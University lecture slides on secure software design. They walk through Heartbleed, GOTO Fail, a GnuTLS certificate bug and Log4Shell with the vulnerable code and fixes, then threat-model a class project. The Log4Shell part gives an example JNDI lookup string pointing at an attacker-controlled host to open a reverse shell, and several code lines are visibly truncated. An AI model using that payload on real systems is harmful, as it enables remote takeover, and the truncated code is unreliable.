Secure Software Design

Andey Robins

Spring 23 - Week 4

Think Like an Adversary

Outline


- Famous Cyberattacks and Their Mitigation
- Finding Vulnerabilities
- Finding Bugs and Vulnerabilities on `deaddrop`

Cyberattacks

Attacks

- Heartbleed
- GOTO Fail
- GNU TLS
- Log4Shell

Heartbleed


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
User Meg wants these 6 letters: POTATO.
POTATO
SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).
these 4 letters: BIRD.
HMM...
BIRD
SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
User Meg wants these 500 letters: HAT.

From blog.existentialize.com




Figure 2: The source of much of the techical information from this section of the lecture

The Threat

"Without using any privileged information or credentials we were able to steal from ourselves the secret keys used for our X.509 certificates, user names and passwords, instant messages, emails, and business critical documents and communication." - heartbleed.com

All OpenSSL Code licensed under Apache-2.0

The relevant data structure is:

```
typedef struct ssl3_record_st {
    int type;               /* type of record */
    unsigned int length;    /* How many bytes available */
    unsigned int off;       /* read/write offset into 'buf' *
    unsigned char *data;    /* pointer to the record data */
    unsigned char *input; /* where the decode bytes are */
    unsigned char *comp;    /* only used with decompression *
    unsigned long epoch;    /* epoch number need DTLS1 */
    unsigned char seq_num[8];
        /* sequence number need DTLS1 */
} SSL3_RECORD;
```

The pointer `p` is a pointer to the data field of the `ssl3_record_st`

```
int
dtls1_process_heartbeat(SSL *s) {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */

// -- SNIP -- //
```

The relevant pieces of info are the type, length, and data:

```
typedef struct ssl3_record_st {
    int type;               /* type of record */
    unsigned int length; /* How many bytes available */
    unsigned char *data; /* pointer to the record data */
    // other types removed
} SSL3_RECORD;
```

Returning to dtls1_process_heartbeat(...)

```
/* Read type and payload length first */
// fill in type from our DS
hbtype = *p++;
// n2s takes two bytes from p and puts
// them in the payload
n2s(p, payload);
// `pl` is the resulting heartbeat
// data from the requester
pl = p;
```

Later in dtls1_process_heartbeat(...)

```
unsigned char *buffer, *bp;
int r;

/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
```

Results in a call which looks like:

```
buffer = OPENSSL_malloc(1 + 2 + payload + 16);
// where payload is a user supplied value up to 65535
```

Where bp is the pointer to this memory

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
// opposite of n2s, puts the 16 bit value into 2 bytes
s2n(payload, bp);
memcpy(bp, pl, payload);
```

Aside: Memory Allocation

In regards to linux, there are two ways for memory to be allocated: `sbrk(2)` and `mmap(2)`.

`sbrk` works the way you would expect with a heap, growing up, which limits the accessible records.

`mmap` allocates any unused memory, meaning there are no guarantees about what it might be. And the bigger of a block you request, the more likely `mmap` is used to allocate your memory.

Mitigation

This code prevents 0 length heartbeats and record lengths greater than the given value

```
/* Read type and payload length first */
if (1 + 2 + 16 > s->s3->rrec.length)
    return 0; /* silently discard */
hbtype = *p++;
n2s(p, payload);
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
pl = p;
```

RFC 6520 Section 4

TLS and DTLS Heartbeat Extensions

If a received HeartbeatResponse message does not contain the expected payload, the message MUST be discarded silently. If it does contain the expected payload, the retransmission timer MUST be stopped.

One Line of Code Prevents Heartbleed

Out of 523,967 lines of code, this one fixes the issues:

```
if (1 + 2 + payload + 16 > s->s3->rrec.length)
    return 0; /* silently discard per RFC 6520 sec. 4 */
```

Recommendations

From Sean Cassidy:

1. Pay money for security audits of critical security infrastructure such as OpenSSL
2. Write lots of unit and integration tests for these libraries
3. Start writing alternatives in safer languages

"Given how difficult it is to write safe C, I don't see any other options"

GOTO Fail

All code in this section under:

```
/*
 * Copyright (c) 1999-2001,2005-2012 Apple Inc. All
    Rights Reserved.
 *
 * @APPLE_LICENSE_HEADER_START@
 *
 * This file contains Original Code and/or Modifications
    of Original Code
 * as defined in and that are subject to the Apple
    Public Source License
 * Version 2.0 (the 'License'). You may not use this
    file except in
 * compliance with the License. Please obtain a copy
    of the License at
 * https://www.opensource.apple.com/aps1/ and read it
    before using this file. */
```

```
/* The Original Code and all software distributed
   under the License are
* distributed on an 'As IS' basis, WITHOUT WARRANTY
   OF ANY KIND, EITHER
* EXPRESS OR IMPLIED, AND APPLE HEREBY DISCLAIMS
   ALL SUCH WARRANTIES,
* INCLUDING WITHOUT LIMITATION, ANY WARANTIES OF
   MERCHANTABILITY,
* FITNESS FOR A PARTICULAR PURPOSE, QUITE ENJOYMENT
   OR NON-INFRINGEMENT.
* Please see the License for the specific language
   governing rights and
* limitations under the License.
*
* @APPLE_LICENSE_HEADER_END@
*/
```

Each call to `SSLHashSha1.update` must match an expected value to properly authenticate.

```
if ((err = SSLHashSha1.update(&hashCtx, &clientRandom)) !=
    goto fail;
if ((err = SSLHashSha1.update(&hashCtx, &serverRandom)) !=
    goto fail;
    goto fail;
if ((err = SSLHashSha1.update(&hashCtx, &signedParams)) !=
    goto fail;

// -- SNIP -- //

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
```

The Problem: Structure by Syntax

```
if ((err = SSLHashSha1.update(&hashCtx, &serverRandom)) !=
    goto fail;
    goto fail;
```

Is syntactically equivalent to:

```
if ((err = SSLHashSha1.update(&hashCtx, &clientRandom)) !=
    goto fail;
}

goto fail;
```

Aside: Similar C Footguns

```
int x = 1;
if (x = 8) goto fail;
if (x == 8) goto fail;
```

Mitigation

Remove one of the `goto fail;` lines.

```
if ((err = SSLHashSha1.update(&hashCtx, &clientRandom)) !=
    goto fail;
```

Once again a one line fix.

Recommendations:

From Loren Kohnfelder

1. It's arguably more important for security to test that code rejects invalid cases than that it passes normal, legitimate uses.
   - handled via better/more complete testing
2. Enable compiler options to find unreachable code
3. Make code as explicit as possible (i.e. make liberal use of parens and braces)
4. Run linters on your code
5. Measure and require full test coverage, especially for security critical code.

"*Code reviews are an important check against bugs introduced by oversight. It's hard to imagine how a careful reviewer looking at a code diff might miss this.*"

GNU TLS

All GnuTLS Code licensed under LGPLv2.1+

The issue created here is that invalid certificates can be accepted as valid.

```
/* Checks if the issuer of a certificate is a
 * Certificate Authority, or if the certificate
 * is the same as the issuer (and therefore it
 * doesn't need to be a CA).
 *
 * Returns true or false, if the issuer is a CA,
 * or not.
 */
static int check_if_ca(
            gnutls_x509_crt_t cert,
            gnutls_x509_crt_t issuer,
            unsigned int flags) {
  int result;
  result = _gnutls_x509_get_signed_data(
                issuer->cert, "tbsCertificate",
                &issuer_signed_data);
  if (result < 0) {
    gnutls_assert ();
    goto cleanup;
  }
```

Continued...

```
  result = _gnutls_x509_get_signed_data(
                  cert->cert, "tbsCertificate",
                  &cert_signed_data);
  if (result < 0) {
    gnutls_assert ();
    goto cleanup;
  }
  // -- SNIP -- //
  result = 0;

cleanup:
    // cleanup type stuff snipped
    return result;
}
```

Aside: Return Values in C

The funciton `check_if_ca` returns True (or 1) when the cert is a CA and False (i.e. 0) otherwise. Some functions in C return negative values when they fail; however, a negative number is still truthy in C. Therefore, returning the value result, when it is less than 0, is treated as true when you invoke it like so:

```
if (check_if_ca(...) != 0) {
    // -- SNIP -- //
}
```

The Fix

Almost a one line fix, but definitely more complex than our previous examples.

```
int result = _gnutls_x509_get_signed_data(
                  issuer->cert, "tbsCertificate",
                  &issuer_signed_data);
if (result < 0) {
  gnutls_assert ();
  goto fail; // CHANGED
}

fail:  // ADDED
    result = 0;
cleanup:
    // cleanup type stuff
    return result;
```

Why Did This Happen?

"There was a disagreement between return value meanings."

Two options:

1. Follow the C tradition and return zero for success and non-zero or less than zero (it depends) for failure.
2. Return explicit error codes that must be checked

Aside: What About Exceptions?

If you think this is all just nonsense and that you should use exceptions instead, it's not really clear that that's better in all cases. Martin Sústrik, the author of ZeroMQ, wishes he wrote ZeroMQ in C rather than C++ with exceptions.

Figure 3: Professionals like to argue over whether exceptions are good or bad

Log4Shell

All Log4j code licensed under Apache-2.0

The issue here is that ACE is available with systems running the vulnerable logging library.

```java
package logger;

import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.logger;

public class App {
    private static final Logger logger =
        LogManager.getLogger(App.class);

    public static void main(String[] args) {
        String msg = (args.length > 0 ? args [0] : "");
        logger.error(msg);
    }
}
```

The Problem: JNDI

Unlike our previous examples, we aren't going to show a specific line of code, because this is a more structural issue. Messages prefixed with `jndi` refer to the "Java Naming and Directory Interface." This was included to allow logs to insert/refer to external content. When Log4j sees that prefix, it will perform a "lookup" which can trigger remote code execution by opening a reverse shell.

i.e. `java MyApp "jndi:ldap://some-attacker.com/a"` where I control `some-attacker.com`

The Fix

They just disabled JNDI lookup.

Takeaway: Don't include extra features unless there is a demand and a clear reason to allow it.

Threat Modeling `deaddrop`

Confidentiality

First, we'll identify the key assets we wish to ensure confidentiality of:

1. Users
2. Messages
3. Database

Users

Protecting the existence of users is an interesting question, and there are reasons for hiding whether a user exists and not.

Hiding a User

- In a subterfuge environment this can also be important
- Potential to mistype a user name and not know

Informing about Users

- Leaks usernames through side channel
- Better UX

Messages

Ideally, messages would only be readable by the person who sent the message and the recipient. this would require some degree of PKI and Crypto. For now, let's say that this isn't a major concern of ours, and we'll re-visit it later.

Database

The database file can simply be read as is.




Figure 4: Accessing the un-encrypted DB

Threats

- Brute forcing a password
- Brute forcing usernames
- Exfiltrating/reading the database

Integrity

Once again, let's look at the assets we care about the integrity of:

- Users
- Messages
- Database
- Code

Users

Since the database is writeable, we could replace a users password with a different hash to impersonate them and lock them out.

This could also be considered an issue with authentication and availability.

Messages

Messages can be arbitrarily tampered with.

Database

I can drop in replace a new database and who's to be the wiser? I can arbitrarily modify the DB and who would notice?

Code

What if someone modified our utility (i.e. shimmed it)?

Availability

Once again, let's look at the assets we care about the availability of:

- Users
- Messages
- Database

Messages

One more threat: A flood of misinformation making legitimate messages not easily navailable.

Mitigations

Beginning with enumerating some of our modeled threats:

1. Some threat to the database file as a result of it being unencrypted
2. Malicious/misleading messages
3. Shims
4. Attribution of Messages

We can begin by prioritizing number (1) since many of the issues we previously identified were caused by this as the underlying attack vector.

Performing Mitigation

TBA: After you have the chance to perform your own mitigations. We'll circle back around and talk about specific mitigations. I'll share some clever one's from y'all too!

Gold Standard

1. Authentication
   - primarily threatened by shimming, bcrypt is a standard
2. Authorization
   - Worth having a discussion on if we need to authorize message sending
3. Auditability
   - Another one mostly addressed by a coming assignment (to be discussed later)

Finding Vulnerabilities

Finding Vulnerabilities

While this isn't the primary goal of our course, as a Cybersecurity topics course, it seems wrong not to discuss some basic approaches to finding vulnerabilities.

Penetration Testing

Penetration Testing is the process of attacking an active system with the goal of determining weakened attack surfaces and providing advice for mitigation.

Learn With

- Try Hack Me
- Hack the Box
- National Cyberl League

QA Testing

QA Testing is the process of ensuring the quality and usability of your software before release or publication.

Learn With

- https://www.guru99.com/software-testing.html

TDD

TDD or **Test Driven Development** is the process of using tests as the fundamental building block of software. Code is only written to pass failing tests and tests are only written when all other tests are passing.

Learn With

- Uncle Bob
- Clean Code

Code Analysis

Code Analysis is the process of using automated tools to analyze the security and problems of code. Examples include static code analysis.

Learn With

- Practice
- Go get a SCA tool and a repo and start looking at the results

Taint Analysis

Taint Analysis is the process of analyzing which pieces of data impact which other pieces of data.

Learn With

- Practical Binary Analysis

Questions?

Next Time

- Cryptography!
- First 5010 Supplemental Lecture
  - Crypto Proofs of Correctness
  - Discussion Boards